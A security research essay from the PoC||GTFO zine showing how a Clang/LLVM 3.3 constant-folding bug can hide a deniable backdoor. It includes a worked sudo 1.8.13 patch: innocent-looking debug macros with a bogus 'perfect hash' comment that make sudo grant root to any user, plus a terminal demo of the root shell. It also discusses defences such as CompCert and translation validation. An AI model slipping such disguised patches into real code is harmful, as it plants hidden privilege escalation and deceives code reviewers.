3 Deniable Backdoors Using Compiler Bugs

by Scott Bauer, Pascal Cuoq, and John Regehr

Do compiler bugs cause computer software to become insecure? We don't believe this happens very often in the wild because (1) most code is not miscompiled and (2) most code is not security-critical. In this article we address a different situation: we'll play an adversary who takes advantage of a naturally occurring compiler bug.

Do production-quality compilers have bugs? They sure do. Compilers are constantly evolving to improve support for new language standards, new platforms, and new optimizations; the resulting code churn guarantees the presence of numerous bugs. GCC currently has about 3,200 open bugs of priority P1, P2, or P3. (But keep in mind that many of these aren't going to cause a miscompilation.) The invariants governing compiler-internal data structures are some of the most complex that we know of. They are aggressively guarded by assertions, roughly 11,000 in GCC and 17,000 in LLVM. Even so, problems slip through.


How should we go about finding a compiler bug to exploit? One way would be to cruise an open source compiler's bug database. A sneakier alternative is to find new bugs using a fuzzer. A few years ago, we spent a lot of time fuzzing GCC and LLVM, but we reported those bugs—hundreds of them!—instead of saving them for backdoors. These compilers are now highly resistant to Csmith (our fuzzer), but one of the fun things about fuzzing is that every new tool tends to find different bugs. This has been demonstrated recently by running `afl-fuzz` against Clang/LLVM.[3] A final way to get good compiler bugs is to introduce them ourselves by submitting bad patches. As that results in a "Trusting Trust" situation where almost anything is possible, we won't consider it further.

So let's build a backdoor! The best way to do this is in two stages, first identifying a suitable bug in the compiler for the target system, then we'll introduce a patch for the target software, causing it to trip over the compiler bug.

The sneaky thing here is that at the source code level, the patch we submit will not cause a security problem. This has two advantages. First, obviously, no amount of inspection—nor even full formal verification—of the source code will find the problem. Second, the bug can be targeted fairly specifically if our target audience is known to use a particular compiler version, compiler backend, or compiler flags. It is impossible, even in theory, for someone who doesn't have the target compiler to discover our backdoor.

Let's work an example. We'll be adding a privilege escalation bug to `sudo` version 1.8.13. The target audience for this backdoor will be people whose system compiler is Clang/LLVM 3.3, released in June 2013. The bug that we're going to use was discovered by fuzzing, though not by us. The fol-

[3] `http://permalink.gmane.org/gmane.comp.compilers.llvm.devel/79491`



lowing is the test case submitted with this bug.[4]

```
int x = 1;
int main(void) {
  if (5 % (3 * x) + 2 != 4)
    __builtin_abort();
  return 0;
}
```

According to the C language standard, this program should exit normally, but with the right compiler version, it doesn't!

```
$ clang -v
clang version 3.3 (tags/RELEASE_33/final)
    Target: x86_64-unknown-linux-gnu
Thread model: posix
$ clang -O bug.c
$ ./a.out
Aborted
```

Is this a good bug for an adversary to use as the basis for a backdoor? On the plus side, it executes early in the compiler—in the constant folding logic—so it can be easily and reliably triggered across a range of optimization levels and target platforms. On the unfortunate hand, the test case from the bug report really does seem to be minimal. All of those operations are necessary to trigger the bug, so we'll need to either find a very similar pattern in the system being attacked or else make an excuse to introduce it. We'll take the second option.

Our target program is version 1.8.13 of `sudo`,[5] a UNIX utility for permitting selected users to run processes under a different uid, often `0`: root's uid. When deciding whether to elevate a user's privileges, `sudo` consults a file called `sudoers`. We'll patch `sudo` so that when it is compiled using Clang/LLVM 3.3, the `sudoers` file is bypassed and any user can become root. If you like, you can follow along on Github.[6] First, under the ruse of improving `sudo`'s debug output, we'll take this code at `plugins/sudoers/parse.c:220`.

```
220 if (userlist_matches(sudo_user.pw, &us->
        users) != ALLOW)
      continue;
```

We can trigger the bug by changing this code around a little bit.

```
220 user_match = userlist_matches(sudo_user.pw,
        &us->users);
    debug_continue((user_match != ALLOW),
        DEBUG_NOTICE,
222                 "No user match, continuing to
         search\n");
```

The `debug_continue` macro isn't quite as out-of-place as it seems at first glance. Nearby we can find this code for printing a debugging message and returning an integer value from the current function.

```
debug_return_int(validated);
```

The `debug_continue` macro is defined at `include/sudo_debug.h:112` to hide our trickery.

```
112 #define debug_continue(condition, dbg_lvl, \
                           str, ...) {          \
114   if (NORMALIZE_DEBUG_LEVEL(dbg_lvl)         \
                  && (condition)) {              \
116     sudo_debug_printf(SUDO_DEBUG_NOTICE,     \
                          str, ##__VA_ARGS__);   \
118     continue;                                \
    }                                            \
120 }
```

This further bounces to another preprocessor macro.

```
110 #define NORMALIZE_DEBUG_LEVEL(dbg_lvl)       \
      (DEBUG_TO_VERBOSITY(dbg_lvl)               \
112    == SUDO_DEBUG_NOTICE)
```

And that macro is the one that triggers our bug. (The comment about the perfect hash function is the purest nonsense, of course.)

```
108 /* Perfect hash function for mapping debug
       levels to intended verbosity */
110 #define DEBUG_TO_VERBOSITY(d)                \
          (5 % (3 * (d)) + 2)
```

Would our patch pass a code review? We hope not. But a patient campaign of such patches, spread out over time and across many different projects, would surely succeed sometimes.

Next let's test the backdoor. The patched `sudo` builds without warnings, passes all of its tests, and

[4] `Bug 15940 from the LLVM Project`

[5] `unzip pocorgtfo08.zip sudo-1.8.13-compromise.tar.gz`

[6] `https://github.com/regehr/sudo-1.8.13/compare/compromise`

installs cleanly. Now we'll login as a user who is definitely not in the `sudoers` file and see what happens:

```
$ whoami
mark
$ ~regehr/bad-sudo/bin/sudo bash
Password:
#
```

Success! As a sanity check, we should rebuild `sudo` using a later version of Clang/LLVM or any version of GCC and see what happens. Thus we have accomplished the goal of installing a backdoor that targets the users of just one compiler.

```
$ ~regehr/bad-sudo/bin/sudo bash
Password:
mark is not in the sudoers file.
This incident will be reported.
$
```

– – – – – – – – – – –

We need to emphasize that this compromise is fundamentally different from the famous 2003 Linux backdoor attempt,[7] and it is also different from security bugs introduced via undefined behaviors.[8] In both of those cases, the bug was found in the code being compiled, not in the compiler.

The design of a source-level backdoor involves trade-offs between deniability and unremarkability at the source level on the one hand, and the specificity of the effects on the other. Our `sudo` backdoor represents an extreme choice on this spectrum; the implementation is idiosyncratic but irreproachable. A source code audit might point out that the patch is needlessly complicated, but no amount of testing (as long as the `sudo` maintainers do not think to use our target compiler) will reveal the flaw. In fact, we used a formal verification tool to prove that the original and modified `sudo` code are equivalent, the details are in our repo.[9]

An ideal backdoor would only accept a specific "open sesame" command, but ours lets any non-sudoer get root access. It seems difficult to do better while keeping the source code changes inconspicuous, and that makes this example easy to detect when `sudo` is compiled with the targeted compiler.

If it is not detected during its useful life, a backdoor such as ours will fade into oblivion together with the targeted compiler. The author of the backdoor can maintain their reputation, and contribute to other security-sensitive open source projects, without even needing to remove it from `sudo`'s source code. This means that the author can be an occasional contributor, as opposed to having to be the main author of the backdoored program.

How would you defend your system against an attack that is based on a compiler bug? This is not so easy. You might use a proved-correct compiler, such as CompCert C from INRA. If that's too drastic a step, you might instead use a technique called translation validation to prove that—regardless of the compiler's overall correctness—it did not make a mistake while compiling your particular program. Translation validation is still a research-level problem.

In conclusion, are we proposing a simple, low-cost attack? Perhaps not. But we believe that it represents a depressingly plausible method for inserting hard-to-find and highly deniable backdoors into security-critical code.

[7] `https://freedom-to-tinker.com/blog/felten/the-linux-backdoor-attempt-of-2003`
[8] `unzip pocorgtfo08.pdf exploit2.txt`
[9] `https://github.com/regehr/sudo-1.8.13/tree/compromise/backdoor-info`